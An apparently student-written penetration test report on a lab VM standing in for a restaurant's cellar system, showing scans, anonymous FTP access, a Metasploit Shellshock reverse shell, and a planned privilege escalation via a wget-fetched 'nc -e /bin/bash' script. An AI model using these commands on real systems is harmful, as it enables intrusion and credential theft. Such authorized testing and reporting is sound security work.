PENETRATION TEST REPORT

CANTINA LORENZO

07/12/202

Table of contents:

Executive Summary:

As a freelance security consultant, we have been commissioned to evaluate the security of *Cantina Lorenzo*'s (a new restaurant opening in Aberdeen) new cellar management system. This report will identify 3 significant risks to the system and will provide the appropriate countermeasures for them also. These risks will consider vulnerabilities within, the operating system of the server as well as any software running on the machine, including that of the software for the cellar management system itself. The Penetration Test was conducted in a virtual machine, which would be identical to that of the real lie system. While login credentials for the system were given to us. To simulate a malicious attack from an outsider, the only information used was the systems IP address.

Initial scanning of the targets IP address revealed numerous open ports on the system that could have their vulnerabilities exploited. It was discovered that port 21 had a ftp service running which allowed anonymous logins. This allowed us to exploit the read-write access we had to the cgi-bin (scripts) directory of the cellar management web server. By using Metasploit, we were able to gain access to the system via a low-level shell, which gave us limited access to the entire system.

Port 445 was also open, which is a Microsoft networking port. After research it was found that this could be exploited due to vulnerabilities with the SMB, which is a communication protocol for sharing files between systems. Banner Grabbing was used to determine the version of SMB running on the machine, as this could help find Metasploit exploits. Numerous exploits were found, however going through them it was revealed that few worked on the version that was on the machine. Had time allowed us to research this more thoroughly, we believe we could have exploited this a lot further to obtain access to the system.

As well as this, numerous other vulnerabilities were found within the system. After running Advanced and Web Nessus Scans, it was discovered the the operating system Ubuntu, was an old version. Attackers could exploit this as vulnerabilities that will have been patched on newer releases, will most likely still be present in older versions, meaning access to the system could be obtained. There were also vulnerabilities present within the web server, that could allow an attacker to use SSI and SQL injection, to inject commands into the database/sql, which could lead to crashing the server, editing fields/data, or obtaining sensitive information.

Penetration Test Walkthrough:

First, using zenmap, a quick scan revealed the open ports on the machine and what services were active.



Figure 1 - Zenmap Command



Figure 2 - Zenmap Quick Scan

By looking at the results of the quick scan, we can a list of the open ports and the services running on the target machine. This scan was then compared against another scan, conducted using the OpenVAS software.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo docker restart openvas
[sudo] password for kali:
openvas
```

Figure 3 – Make sure OpenVAS is running

```
┌──(kali㉿kali)-[~]
└─$ sudo docker logs -f `sudo docker ps | grep openvas | head -1 | cut -d ' ' -f 1`
```

Figure 4 - Monitor log files of OpenVAS

A new scan was created, which produced the following results

Report: Tue, Dec 7, 2021 4:03 PM UTC — Done — ID: 66ca3b78-e96b-44c0-99e9-43b9528ce8ef — Created: Tue, Dec 7, 2021 4:03 PM UTC — Modified: Tue, Dec 7, 2021 4:09 PM UTC — Owner: admin

Information | Results (5 of 145) | Hosts (1 of 1) | Ports (1 of 6) | Applications (3 of 3) | Operating Systems (1 of 1) | CVEs (2 of 2) | Closed CVEs (0 of 0) | TLS Certificates (0 of 0) | Error Messages (0 of 0) | User Tags (0)

1 - 5 of 5

Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
Report outdated / end-of-life Scan Engine / Environment (local)	10.0 (High)	97 %	172.16.1.103		general/tcp	Tue, Dec 7, 2021 4:04 PM UTC
FTP Writeable Directories	10.0 (High)	80 %	172.16.1.103		21/tcp	Tue, Dec 7, 2021 4:07 PM UTC
Anonymous FTP Login Reporting	6.4 (Medium)	80 %	172.16.1.103		21/tcp	Tue, Dec 7, 2021 4:07 PM UTC
FTP Unencrypted Cleartext Login	4.8 (Medium)	70 %	172.16.1.103		21/tcp	Tue, Dec 7, 2021 4:05 PM UTC
TCP timestamps	2.6 (Low)	80 %	172.16.1.103		general/tcp	Tue, Dec 7, 2021 4:04 PM UTC

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)

1 - 5 of 5

Figure 5 - OpenVAS Scan Results

This gave us a list of vulnerabilities within the virtual machine that could be potentially exploited. A vulnerability that stuck out from these results was the “Anonymous FTP Login Reporting”. With further research, it was discovered that users can access the files on the webserver without needing an account. There is very little verification for the use of anonymous accounts. Using this information, we were able to access the web server files under the username: “anonymous” and password: “anon@”.

```
┌──(kali㉿kali)-[~]
└─$ ftp 172.16.1.103
Connected to 172.16.1.103.
220 (vsFTPd 2.3.5)
Name (172.16.1.103:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            3893 Aug 14 09:30 cantina.sql
drwxrwxrwx    2 0        0            4096 Dec 07 20:28 cgi-bin
-rw-r--r--    1 0        0             133 Aug 14 09:42 db_config.php
-rw-r--r--    1 0        0            3458 Aug 14 09:30 find.php
-rw-r--r--    1 0        0           10571 Aug 14 09:30 functions.php
-rw-r--r--    1 0        0            4377 Aug 14 09:30 home.php
drwxr-xr-x    2 0        0            4096 Aug 14 09:30 img
-rw-r--r--    1 0        0            1814 Aug 14 09:30 index.php
-rw-r--r--    1 0        0            1387 Aug 14 09:30 inv.php
-rw-r--r--    1 0        0             969 Aug 14 09:30 licence-css.txt
-rw-r--r--    1 0        0           34520 Aug 14 09:30 license-code.txt
-rw-r--r--    1 0        0            4422 Aug 14 09:30 list.php
-rw-r--r--    1 0        0            2073 Aug 14 09:30 mod.php
-rw-r--r--    1 0        0            1532 Aug 14 09:30 print_inv.php
226 Directory send OK.
ftp>
```

Figure 6 - Anonymous FTP Login

From this, we can see that we have read and write access to the cgi-bin directory. The CGI-bin is a directory that is where scripts are held which interact with the Web Browser, which provide functionality for pages and websites. From this, we then entered the cgi-bin directory.

```
ftp> cd cgi-bin
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-------    1 117      127             0 Dec 07 20:28 Test.txt
-rwxrwxrwx    1 0        0              73 Aug 18 21:02 hw
226 Directory send OK.
```

Figure 7 - Entered cgi-bin

```
ftp> get hw
local: hw remote: hw
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for hw (73 bytes).
226 Transfer complete.
73 bytes received in 0.00 secs (262.0921 kB/s)
ftp>
```

Figure 8 - File copied to machine

```
#!/bin/bash
printf "Content-type: text/html\n\n"
printf "Hello World!\n"
```

Figure 9 - Contents of hw file

Once inside the cgi-bin directory, a hw bash file was found and copied over to kali, with a basic script inside. When browsers request the URL of files within the directory, the server runs the script with the output being passed back to the browser. Information is copied to environment variables when CGI scripts are running, which are then passed to bash if it is called. This can be exploited as attackers can append commands to the environment variables, which allows potential malicious code to be run. The cgi-bin is vulnerable here as there is already an executable script within the directory which we can write too on an anonymous login. Metasploit has a module that allows us to exploit this vulnerability.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

       =[ metasploit v6.1.1-dev                           ]
+ -- --=[ 2159 exploits - 1146 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Start commands with a space to avoid saving
them to history

msf6 >
```

Figure 10 – Metasploit

```
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

Figure 11 - Exploit chosen

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 172.16.1.103
rhost => 172.16.1.103
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/hw
targeturi => /cgi-bin/hw
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

Figure 12 - Remote host and target file set

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

Figure 13 - Payload set

```
[+] 172.16.1.103:80 - The target is vulnerable.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 172.16.1.13:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (36 bytes) to 172.16.1.103
[*] Command shell session 1 opened (172.16.1.13:4444 -> 172.16.1.103:57407) at 2021-12-07 23:58:58 +0000
whoami
www-data
```

Figure 14 - Exploit launched

Using the Metasploit module, a reverse shell exploit was chosen, and with the rhost, targeturi and payload set, the exploit was ran with success. Using this exploit, we managed to gain limited access to the Ubuntu system, via a low-level shell. From here, we navigated directories into the /etc directory where passwd and shadow files were located.

```
os-release
pam.conf
pam.d
papersize
passwd
passwd-
pcmcia
perl
php5
pkcs11
pm
pnm2ppa.conf
polkit-1
popularity-contest.conf
ppp
profile
profile.d
protocols
pulse
python
python2.7
python3
python3.2
rc.local
rc0.d
rc1.d
rc2.d
rc3.d
rc4.d
rc5.d
rc6.d
rcS.d
remote-login-service.conf
resolv.conf
resolvconf
rmt
rpc
rsyslog.conf
rsyslog.d
samba
sane.d
securetty
security
sensors.d
sensors3.conf
services
sgml
shadow
shadow-
shells
```

Figure 15 - etc directory with passwd and shadow files

Originally, password storage was in just the one passwd file, but this could lead to an attacker accessing the hashed passwords as some applications could read the file. Now, the user's public information is stored in the passwd file, with the hashed passwords being stored in the shadow file. Both the shadow and passwd files can only be accessed by the root user. To gain root permissions to be able to access these files, privilege escalation was attempted.

Whilst on the low-level shell, basic banner grabbing was used to find out information about the system.

```
uname -a
Linux ubuntu-virtual-machine 3.5.0-17-generic #28-Ubuntu SMP Tue Oct 9 19:32:08 UTC 2012 i686 i686 i686 GNU/Linux
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 12.10
Release:        12.10
Codename:       quantal
```

Figure 16 - Basic banner grabbing

From using the **lsb_release** command, we found that the release version of Ubuntu was 12.10. Using this information, we searched through the Searchsploit database with the keywords of escalation and Ubuntu.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit privilege ubuntu
---------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                         |  Path
---------------------------------------------------------------------------------------------------------------------------------------
Acpid 1:2.0.10-1ubuntu2 (Ubuntu 11.04/11.10) - Boundary Crossing Privilege Escalation                                                  | linux/local/18228.sh
Apache 1.3.34/1.3.33 (Ubuntu / Debian) - CGI TTY Privilege Escalation                                                                  | linux/local/3384.c
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation                                                                | linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation                                                                            | linux/local/36782.sh
Apport 2.19 (Ubuntu 15.04) - Local Privilege Escalation                                                                                | linux/local/38353.txt
Apport/Abrt (Ubuntu / Fedora) - Local Privilege Escalation                                                                             | linux/local/36746.c
AUFS (Ubuntu 15.10) - 'allow_users' Fuse/Xattr User Namespaces Privilege Escalation                                                    | linux/local/41761.txt
Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation                                                                          | linux/local/40054.c
LightDM (Ubuntu 16.04/16.10) - 'Guest Account' Local Privilege Escalation                                                              | linux/local/41923.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ldso_hwcap_64 Stack Clash' Local Privilege Es | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dynamic Stack Clash' Local Privilege Escalation         | linux_x86/local/42276.c
Linux Kernel (Ubuntu / Fedora / RedHat) - 'Overlayfs' Local Privilege Escalation (Metasploit)                                          | linux/local/40688.rb
Linux Kernel (Ubuntu 17.04) - 'XFRM' Local Privilege Escalation                                                                        | linux/local/44049.md
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8.10) (PPC) - 'sock_sendpage()' Local Privilege Escalation | linux/local/9545.c
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Privilege Escalation (1)                                          | linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)                                            | linux/local/8572.c
Linux Kernel 2.6.24_16-23/2.6.27_7-10/2.6.28.3 (Ubuntu 8.04/8.10 / Fedora Core 10 x86-64) - 'set_selection()' UTF-8 Off-by-One Privilege Escalatio | linux_x86-64/local/9083.c
Linux Kernel 2.6.32 (Ubuntu 10.04) - '/proc' Handling SUID Privilege Escalation                                                        | linux/local/41770.txt
Linux Kernel 2.6.37 (RedHat / Ubuntu 10.04) - 'Full-Nelson.c' Local Privilege Escalation                                               | linux/local/15704.c
Linux Kernel 2.6.39 < 3.2.2 (Gentoo / Ubuntu x86/x64) - 'Mempodipper' Local Privilege Escalation (1)                                   | linux/local/18411.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation                                   | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/shadow)               | linux/local/37293.txt
Linux Kernel 3.2.0-23/3.5.0-23 (Ubuntu 12.04/12.04.1/12.04.2 x64) - 'perf_swevent_init' Local Privilege Escalation (3)                  | linux_x86-64/local/33589.c
Linux Kernel 3.3 < 3.8 (Ubuntu / Fedora 18) - 'sock_diag_handlers()' Local Privilege Escalation (3)                                    | linux/local/33336.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X86_X32=y' Local Privilege Escalation (3)                                 | linux_x86-64/local/31347.c
Linux Kernel 3.7.10 (Ubuntu 12.10 x64) - 'sock_diag_handlers' Local Privilege Escalation (2)                                           | linux_x86-64/local/24746.c
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-midi SMEP Privilege Escalation                               | linux/local/41999.txt
Linux Kernel 4.13 (Ubuntu 17.10) - 'waitid()' SMEP/SMAP/Chrome Sandbox Privilege Escalation                                            | linux/local/43127.c
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1)                                                   | linux/local/39166.c
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (Metasploit)                                                        | linux/local/40759.rb
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation                                       | linux_x86-64/local/40871.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Privilege Escalation                                                                    | linux/local/41458.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Privilege Escalation                                | linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Escalation                            | windows_x86-64/local/47170.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation                                           | linux/local/39772.txt
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Local Privilege Escalation                                                | linux/local/40489.txt
Linux Kernel 4.8.0-34 < 4.8.0-45 (Ubuntu / Linux Mint) - Packet Socket Local Privilege Escalation                                      | linux/local/47168.c
Linux Kernel 4.8.0-41-generic (Ubuntu) - Packet Socket Local Privilege Escalation                                                      | linux/local/41994.c
Linux Kernel < 2.6.34 (Ubuntu 10.10 x86) - 'CAP_SYS_ADMIN' Local Privilege Escalation (1)                                             | linux_x86/local/15916.c
Linux Kernel < 2.6.34 (Ubuntu 10.10 x86/x64) - 'CAP_SYS_ADMIN' Local Privilege Escalation (2)                                         | linux/local/15944.c
```

Figure 17 - Searchsploit results

From the available exploits, 37292 was selected, as it claimed to work for Ubuntu 12.10.

```
┌──(kali㉿kali)-[~]
└─$ locate linux/local/37292.c
/usr/share/exploitdb/exploits/linux/local/37292.c

┌──(kali㉿kali)-[~]
└─$ sudo ln -s /usr/share/exploitdb/exploits/linux/local/ /var/www
[sudo] password for kali:
ln: failed to create symbolic link '/var/www/local': File exists

┌──(kali㉿kali)-[~]
└─$ sudo nano /var/www/run
```

```
  GNU nano 5.4
#! /bin/bash
nc 172.16.1.13 4321 -e /bin/bash
```

Figure 18 - Setting up Exploit

The exploit was setup how ever when attempting to transfer the exploit from the kali machine to the target, A 404 error was ran into.

```
wget http://172.16.1.13/run
--2021-12-08 02:47:52--  http://172.16.1.13/run
Connecting to 172.16.1.13:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2021-12-08 02:47:52 ERROR 404: Not Found.
```

Figure 19 - Error Message

Due to time constraints, we were unable to proceed any further with this attack, however, if time was not a limiting factor the error would have been solved, allowing us to compile and execute the exploit, which would have allowed us to gain root access to the machine. With root access, all permissions are granted meaning we would have access to the shadow file, which contents would include the hashed passwords. A password cracking software called John the Ripper would then be used to unhash the passwords, giving us unlimited access to the machine and web server.

By going back to our zenmap scan, we can also see that port 445 is open.

```
445/tcp open  microsoft-ds
```

Figure 20 - port 445

Port 445 is a networking port by Microsoft, which has a vulnerability within its file sharing protocol, SMB. Leaving port 445 open exposes the machine to numerous exploits. This is further proven when looking at an advanced Nessus scan.

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start nessusd
[sudo] password for kali:
```

Figure 21 - Start Nessus

MIXED	2 Microsoft Window…	Windows	2		
MEDIUM	SMB Signing not required	Misc.	1		

Figure 22 - SMB Results

To find the version of SM on the port, we search for a SMB scanner in Metasploit

```
msf6 > search scanner/smb

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/impacket/dcomexec       2018-03-19       normal  No     DCOM Exec
   1  auxiliary/scanner/smb/impacket/secretsdump                     normal  No     DCOM Exec
   2  auxiliary/scanner/smb/smb_ms17_010                             normal  No     MS17-010 SMB RCE Detection
   3  auxiliary/scanner/smb/psexec_loggedin_users                    normal  No     Microsoft Windows Authenticated Logged In Users Enumeration
   4  auxiliary/scanner/smb/smb_enumusers_domain                     normal  No     SMB Domain User Enumeration
   5  auxiliary/scanner/smb/smb_enum_gpp                             normal  No     SMB Group Policy Preference Saved Passwords Enumeration
   6  auxiliary/scanner/smb/smb_login                                normal  No     SMB Login Check Scanner
   7  auxiliary/scanner/smb/smb_lookupsid                            normal  No     SMB SID User Enumeration (LookupSid)
   8  auxiliary/scanner/smb/pipe_auditor                             normal  No     SMB Session Pipe Auditor
   9  auxiliary/scanner/smb/pipe_dcerpc_auditor                      normal  No     SMB Session Pipe DCERPC Auditor
   10 auxiliary/scanner/smb/smb_enumshares                           normal  No     SMB Share Enumeration
   11 auxiliary/scanner/smb/smb_enumusers                            normal  No     SMB User Enumeration (SAM EnumUsers)
   12 auxiliary/scanner/smb/smb_version                              normal  No     SMB Version Detection
   13 auxiliary/scanner/smb/smb_uninit_cred                          normal  Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   14 auxiliary/scanner/smb/impacket/wmiexec       2018-03-19        normal  No     WMI Exec

Interact with a module by name or index. For example info 14, use 14 or use auxiliary/scanner/smb/impacket/wmiexec

msf6 >
```

Figure 22 - SMB Scanner

The scan reveals a smb_version scan, which can be useful as it allows us to get the exact version of smb (Samba).

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 172.16.1.103
rhosts => 172.16.1.103
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 172.16.1.103:445      - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 172.16.1.103:445      -   Host could not be identified: Unix (Samba 3.6.6)
[*] 172.16.1.103:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

Figure 23 - smb_version scan

Running the scan gives us the version to be Samba 3.6.6. With the exact version in our knowledge, we can search Metasploit for any known Samba exploits.

```
msf6 auxiliary(scanner/smb/smb_version) > search Samba

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1  exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2  exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3  exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4  post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
   5  auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync Modules
   6  exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7  exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8  exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   9  exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10 exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11 auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Symlink Directory Traversal
   12 auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13 exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14 exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15 auxiliary/dos/samba/lsa_addprivs_heap                                  normal     No     Samba lsa_io_privilege_set Heap Overflow
   16 auxiliary/dos/samba/lsa_transnames_heap                                normal     No     Samba lsa_io_trans_names Heap Overflow
   17 exploit/linux/samba/lsa_transnames_heap               2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18 exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19 exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20 auxiliary/dos/samba/read_nttrans_ea_list                               normal     No     Samba read_nttrans_ea_list Integer Overflow
   21 exploit/freebsd/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22 exploit/linux/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23 exploit/osx/samba/trans2open                          2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24 exploit/solaris/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25 exploit/windows/http/sambar6_search_results           2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 auxiliary(scanner/smb/smb_version) >
```

Figure 24 Exploit list

The list of exploits was going through with each exploit researched. Unfortunately, due to time constraints. A working exploit that was for the current version of Samba the VM has meant that we were unable to go any

further with this line of attack. If more time was available, and a lower version of Samba was installed on the Machine, *exploit/multi/samba/usermap_script* would have been selected, as this exploit allows for full root control of the machine, allowing a potential attacker to read and write files, and effectively do anything desired.

From Viewing the Nessus Scan results further. We can see that a critical vulnerability was reported.



Figure 25 - Nessus Scan

The version of Ubuntu, which is the Unix operating system of the server is an older, not up to date version. The version of Ubuntu on the machine is 12.04, while the latest releases as of the time of writing is Ubuntu 21.10. This means that vulnerabilities that have been discovered and patched on the newer releases, will still be present on this older version, as they are not still developed and worked on. With this information, we searched through Exploit DB with the keys words of Ubuntu and 12.04.

2015-08-26	✕	Linux Kernel < 3.5.0-23 (Ubuntu 12.04.2 x64) - 'SOCK_DIAG' SMEP Bypass Local Privilege Escalation	Local	Linux_x86-64	Vitaly Nikolenko
2014-01-14	✕	Linux Kernel (Ubuntu 11.10/12.04) - binfmt_script Stack Data Disclosure	DoS	Linux	halfdog
2015-06-16	✓	Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/shadow)	Local	Linux	rebel
2015-06-16	✓	Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation	Local	Linux	rebel
2015-04-23	✕	usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation	Local	Linux	Tavis Ormandy
2014-07-21	✕	Linux Kernel < 3.2.0-23 (Ubuntu 12.04 x64) - 'ptrace/sysret' Local Privilege Escalation	Local	Linux_x86-64	Vitaly Nikolenko
2014-05-31	✓	Linux Kernel 3.2.0-23/3.5.0-23 (Ubuntu 12.04/12.04.1/12.04.2 x64) - 'perf_swevent_init' Local Privilege Escalation (3)	Local	Linux_x86-64	Vitaly Nikolenko

Figure 26 - Exploit DB

Looking at this, we can see there are several potential exploits that could be used to target the system. What is

notable here is many of these exploits are for privilege escalation, which allows attackers to have full root access on the system. Due to time constrains, we were not able to push any further, however if time was not a limiting factor, all exploits would have been tested.

A Web Scan was also conducted, with the results shown below:

